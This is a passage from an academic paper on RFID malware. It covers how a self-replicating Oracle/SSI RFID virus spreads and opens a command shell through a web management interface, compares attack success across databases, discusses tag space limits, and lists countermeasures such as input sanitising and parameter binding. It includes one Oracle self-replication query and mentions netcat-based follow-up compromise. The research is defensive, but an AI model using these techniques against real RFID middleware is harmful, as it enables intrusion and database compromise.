The Management Interface polls the database for current tag data, with the purpose of displaying the OldContents and NewContents columns in a web browser. When the browser loads the virus (from NewContents), it unintentionally activates the Server-Side Include, which causes a backdoor to briefly open on port 1234 of the web server. The attacker now has a command shell on the Management Interface machine, which has the permissions of the Apache web server. The attacker can then use netcat to further compromise the Management Interface host, and may even compromise the back-end DBs by modifying and issuing unrestricted queries through the web interface.

5.5. Infection of new tags

After the database is infected, new (uninfected) tags will eventually arrive at the RFID system. NewContents data is written to these newly arriving RFID tags, using the following query:

Table 5
Summary of attacks against RFID middleware

		RFID Reader	WWW Management	Oracle		SQL Server	PostgreSQL	MySQL
				OCI10	iSQL*Plus			
Exploits	SQL injection (single query)			✓	✓	✓	✓	✓
	SQL injection (multiple query)				✓	✓	✓	✓ (N)
	Code insertion		✓					
	Buffer overflows	✓						
Worms		✓	✓			✓		
Viruses	Self-referencing commands			✓ (A)	✓ (A)			
	Quines				✓ (C)	✓ (C)	✓ (C)	✓ (C,N)
Payloads	SQL commands		✓		✓	✓	✓	✓ (N)
	XSS / SSI		✓	✓	✓	✓	✓	✓
	System commands	✓	✓			✓ (A)		

✓= Successfully implemented, A = Requires administrator privileges, N = Requires non-standard configuration, C = Requires contactless smartcard

```
SELECT NewContents FROM ContainerContents WHERE TagId='tag.id';
```

If NewContents happens to contain viral code, then this is exactly what gets written to the RFID tags. Data written to the RFID tag is then erased by the system, resulting in the removal of the virus from the NewContents column. So in order for the virus to perpetuate, at least one SSI must be executed before all NewContents rows are erased. (But most RFID systems have lots of tags, so this should not be a serious problem.)

6. Discussion

Once we were convinced of the feasibility of RFID malware and viruses, we started "porting" our RFID malware to a variety of different platforms. These efforts met with moderate but not unqualified success. The results are summarized in Table 5.

We learned that some RFID middleware components are more susceptible to RFID malware attacks than others. The WWW management interface was a large source of problems; upon script exploitation, the compromised Apache web server allowed unauthorized system commands, manipulation of the back-end RFID middleware databases, and further propagation via RFID worm activity.

The RFID reader's C code offered the fewest possibilities for exploitation. We wrote an RFID-based buffer overflow (described in Section 4.2.3), but it lacks any generality because the return address only matches identically compiled versions of the RFID reader program.

The databases held up against RFID malware attacks by varying degrees. MySQL proved to be the most RFID malware-resistant DB, while Microsoft SQL Server and Oracle

iSQL*Plus suffered from the most attack/payload permutations. Here are some factors that influenced the various DBs' susceptibility to RFID malware:

- *Single- versus multiple-query SQL injection.* RFID exploits could perform single-query SQL injection on every database, enabling the injection of web-scripting payloads. However, multiple-query SQL injection exploits were less successful; Oracle OCI10 and MySQL were able to protect against them, thus preventing the injection of SQL payloads.
- *Self-replication issues.* Using self-referencing commands for RFID viral self-replication only works under certain circumstances. For example, MySQL's "SHOW FULL PROCESSLIST" command will not return a usable result set outside the C API, and PostgreSQL has a "reporting delay" which results in the current_query being specified as '<IDLE>'. On the other hand, utilizing the currently executing query is not a problem with all databases — "SELECT SUBSTR(SQL_TEXT, 43,127)FROM v$sql WHERE INSTR(SQL_TEXT, %payload%)> 0)" works just fine with Oracle (assuming administrator privileges).
- *Protected system commands.* The RFID malware usually failed to execute system commands directly via the databases. SQL Server allows it (assuming administrator privileges), but the rest of the databases (Oracle, MySQL, PostgreSQL) wisely restrict the use of system commands for SQL queries. Unfortunately, the WWW management interface was the weakest link; by injecting SSIs, RFID exploits could still execute system commands (on the Apache machine) courtesy of every database platform.

6.1. Space considerations

Perhaps unsurprisingly, space constraints were the main limiting factor for implementing RFID malware on any platform. In general, code injection RFID exploits required the least amount of space, and quine-based RFID viruses required the most space (most were too large to fit on our test RFID tags — only a minimal MySQL quine virus fit.) The RFID buffer overflows (as we implemented them) varied with the size of the buffer that was being exploited.

Our test Philips I.Code SLI tag has 28 blocks of 8-digit (4 byte) hex numbers for a total of 896 bits of data. Using ASCII (7-bit) encoding, 128 characters will fit on a single RFID tag. Our earlier demonstrated Oracle/SSI virus was 127 characters; but this small size required tradeoffs. We had to shorten the Oracle "get current query" code to the point that the replication works erratically when two infected RFID tags are read simultaneously. However, it is worth keeping in mind that as RFID technology improves over time, low-cost tags will have more bits and thus be able to support increasingly complex RFID viruses.

Another solution is to use high-cost RFID tags with larger capacities (i.e. contactless smart cards). For example, the MIFARE DESFire SAM contactless smart card has 72 kb of storage ($\sim$10,000 characters w/ 7-bit ASCII encoding). However, this has the disadvantage that it will only work in certain application scenarios that permit the use of more expensive tags.

A final solution is to spread RFID exploits across multiple tags. The first portion of the exploit code can store SQL code in a DB location or environment variable. A subsequent tag can then add the rest of the code, and then 'PREPARE' and execute the SQL query.

However, this solution is problematic both because it uses multiple tags (which may violate application constraints) and because it requires the tags to be read in the correct order. Note that this also will not work for RFID viruses, since the total contents are too large to rewrite to a single RFID tag.

7. Countermeasures

Now that we have demonstrated how to exploit RFID middleware systems, it is important for RFID middleware designers and administrators to understand how to prevent and fix these problems. Concerned parties can protect their systems against RFID malware by taking the following steps [16]:

(1) *Bounds checking.* Bounds checking can prevent buffer overflow attacks by detecting whether or not an index lies within the limits of an array. It is usually performed by the compiler, so as not to induce runtime delays. Programming languages that enforce runtime checking, like Ada, Visual Basic, Java, and C#, do not need bounds checking. However, RFID middleware written in other languages (like C or C++) should be compiled with bounds checking enabled, if possible. There are also tools that can do this automatically, such as Valgrind [17] and Electric Fence [18].

(2) *Sanitize the input.* Code insertion and SQL injection attacks can be easily prevented by sanitizing the input data. Instead of explicitly stripping off special characters, it is easiest to only accept data that contains the standard alphanumeric characters (0–9,a–z,A–Z). However, it is not always possible to eliminate all special characters. For example, an RFID tag on a library book might contain the publisher's name, O'Reilly. Explicitly replicating single quotes, or escaping quotes with backslashes will not always help either, because quotes can be represented by Unicode and other encodings. It is best to use built-in "data sanitizing" functions, like pg_escape_bytea() in Postgres and mysql_real_escape_string() in MySQL.

(3) *Disable back-end scripting languages.* RFID middleware that uses HTTP can mitigate script injection by eliminating scripting support from the HTTP client. This may include turning off both client-side (i.e. Javascript, Java, VBScript, ActiveX, Flash) and server-side languages (i.e. Server-Side Includes).

(4) *Limit database permissions and segregate users.* The database connection should use the most limited rights possible. Tables should be made read-only or inaccessible, because this limits the damage caused by successful SQL injection attacks. It is also critical to disable the execution of multiple SQL statements in a single query.

(5) *Use parameter binding.* Dynamically constructing SQL on-the-fly is dangerous. Instead, it is better to use stored procedures with parameter binding. Bound parameters (using the PREPARE statement) are not treated as a value, making SQL injection attacks more difficult.

(6) *Isolate the RFID middleware server.* Compromise of the RFID middleware server should not automatically grant full access to the rest of the back-end infrastructure. Network configurations should therefore limit access to other servers using the usual mechanisms (i.e. DMZs).

(7) *Review source code.* RFID middleware source code is less likely to contain exploitable bugs if it is frequently scrutinized. "Home-grown" RFID middleware should be critically audited. Widely distributed commercial or open-source RFID middleware solutions are less likely to contain bugs.

For more information about secure programming practices, see the books 'Secure Coding' [19], 'Building Secure Software' [20], and 'Writing Secure Code' (second edition) [21].

8. Conclusion

RFID malware threatens an entire class of Pervasive Computing applications. Developers of the wide variety of RFID-enhanced systems will need to "armor" their systems, to limit the damage that is caused once hackers start experimenting with RFID exploits, RFID worms, and RFID viruses on a larger scale. This paper has underscored the urgency of taking these preventative measures by demonstrating the feasibility of RFID malware on several platforms, and presenting a fully illustrated example of a self-replicating RFID virus.

The spread of RFID malware may launch a new frontier of cat-and-mouse activity, that will play out in the arena of RFID technology. RFID malware may cause other new phenomena to appear; from RFID phishing (tricking RFID reader owners into reading malicious RFID tags) to RFID wardriving (searching for vulnerable RFID readers). People might even develop RFID honeypots to catch the RFID wardrivers! Each of these cases makes it increasingly obvious that the age of RFID innocence has been lost. People will never have the luxury of blindly trusting the data in their RFID tags again.

Acknowledgement

This work was supported by the Nederlandse Organisatie voor Wetenschappelijk Onderzoek (NWO), as project #600.065.120.03N17.

References

[1] M. Weiser, The computer for the twenty-first century, Scientific American (1991) 94–100.
[2] J. Ditlev, Rest in peace, in: RFID Buzz. http://www.rfidbuzz.com/news/2005/rest_in_peace.html.
[3] International Civil Aviation Organization, Biometrics deployment of machine readable travel documents, 2004. http://www.icao.int/mrtd/download/documents/Biometrics%20deployment%20of%20Machine%20Readable%20Travel%20Documents%202004.pdf.
[4] S. Bono, M. Green, A. Stubblefield, A. Juels, A. Rubin, M. Szydlo, Security analysis of a cryptographically-enabled RFID device, in: 14th USENIX Security Symposium, USENIX, Baltimore, Maryland, USA, 2005, pp. 1–16.
[5] Z. Kfir, A. Wool, Picking virtual pockets using relay attacks on contactless smartcard systems, in: 1st Intl. Conf. on Security and Privacy for Emerging Areas in Communication Networks, 2005.
[6] V.R. Basili, B.T. Perricone, Software errors and complexity: An empirical investigation, Communications of the ACM 27 (1) (1984) 42–52.
[7] N. Weaver, V. Paxson, S. Staniford, R. Cunningham, A taxonomy of computer worms, in: First Workshop on Rapid Malcode, WORM, 2003.

[8] C. Anley, Advanced SQL injection in SQL Server applications. http://www.nextgenss.com/papers/advanced_sql_injection.pdf.
[9] Microsoft Corporation, How to prevent cross-site scripting security issues. http://support.microsoft.com/default.aspx?scid=kb;en-us;Q252985.
[10] US-CERT, Vulnerability Note VU#181038 — Microsoft Windows Metafile handler SETABORTPROC GDI Escape Vulnerability.
[11] K. Sitaker, How to find security holes. http://www.canonical.org/~kragen/security-holes.html.
[12] B. Fabian, O. Günther, S. Spiekermann, Security analysis of the object name service for RFID, in: Security, Privacy and Trust in Pervasive and Ubiquitous Computing, 2005.
[13] D.R. Hofstadter, Godel, Escher, Bach: An Eternal Golden Braid, Basic Books, Inc., New York, NY, USA, 1979.
[14] N. Jorgensen, Self documenting program in SQL. http://www.droptable.com/archive478-2005-5-25456.html.
[15] D. Madore, Quines (self-replicating programs). http://www.madore.org/~david/computers/quine.html.
[16] D. Rajesh, Advanced concepts to prevent SQL injection. http://www.csharpcorner.com/UploadFile/rajeshdg/Page107142005052957AM/Page1.aspx?ArticleID=631d8221-64ed-4db7-b81b-8ba3082cb496.
[17] N. Nethercote, J. Seward, Valgrind: A program supervision framework, Electronic Notes in Theoretical Computer Science 89 (2).
[18] B. Perens, Electric fence. http://perens.com/FreeSoftware/ElectricFence/.
[19] M.G. Graff, K.R. Van Wyk, Secure Coding: Principles and Practices, O'Reilly, 2003.
[20] J. Viega, G. McGraw, Building Secure Software: How to Avoid Security Problems the Right Way, Addison-Wesley Professional, 2001.
[21] M. Howard, D. LeBlanc, Writing Secure Code, Microsoft Press, 2002.

Melanie R. Rieback is a Ph.D. student at the Vrije Universiteit Amsterdam in the Computer Systems Group. Her research interests include computer security, ubiquitous computing, and Radio Frequency Identification. Melanie has an MSc. in computer science from the Technical University of Delft, and in a past life, she worked as a bioinformaticist on the Human Genome Project. Contact her at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; melanie@cs.vu.nl; www.cs.vu.nl/~melanie.

Patrick N.D. Simpson is an M.Sc. student at the Vrije Universiteit Amsterdam in Parallel and Distributed Computing Systems. His research interests include MINIX hacking, computer security, and Radio Frequency Identification. Contact him at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; psimpson@cs.vu.nl; www.cs.vu.nl/~psimpson.

Bruno Crispo received an M.Sc. in computer science from the University of Torino, Italy and a Ph.D. in computer science from the University of Cambridge, UK. He is currently an Assistant Professor of Computer Science at the Vrije Universiteit in Amsterdam. His research interests are security protocols, authentication, authorization and accountability in distributed systems and ubiquitous systems, sensors security. He has published several papers on these topics in refereed journals and in the proceedings of international conferences. Contact him at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; crispo@cs.vu.nl; www.cs.vu.nl/~crispo.

Andrew S. Tanenbaum has an S.B. from M.I.T. and a Ph.D. from the University of California at Berkeley. He is currently a Professor of Computer Science at the Vrije Universiteit in Amsterdam. His research interests are reliability and security in operating systems, distributed systems, and ubiquitous systems. He is the author of five books that have been translated into 20 languages, as well as the author of over 100 published papers. He has lectured in over a dozen countries. Tanenbaum is a Fellow of the IEEE, a Fellow of the ACM, and a member of the Royal Dutch Academy of Sciences. Contact him at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; ast@cs.vu.nl; www.cs.vu.nl/~ast.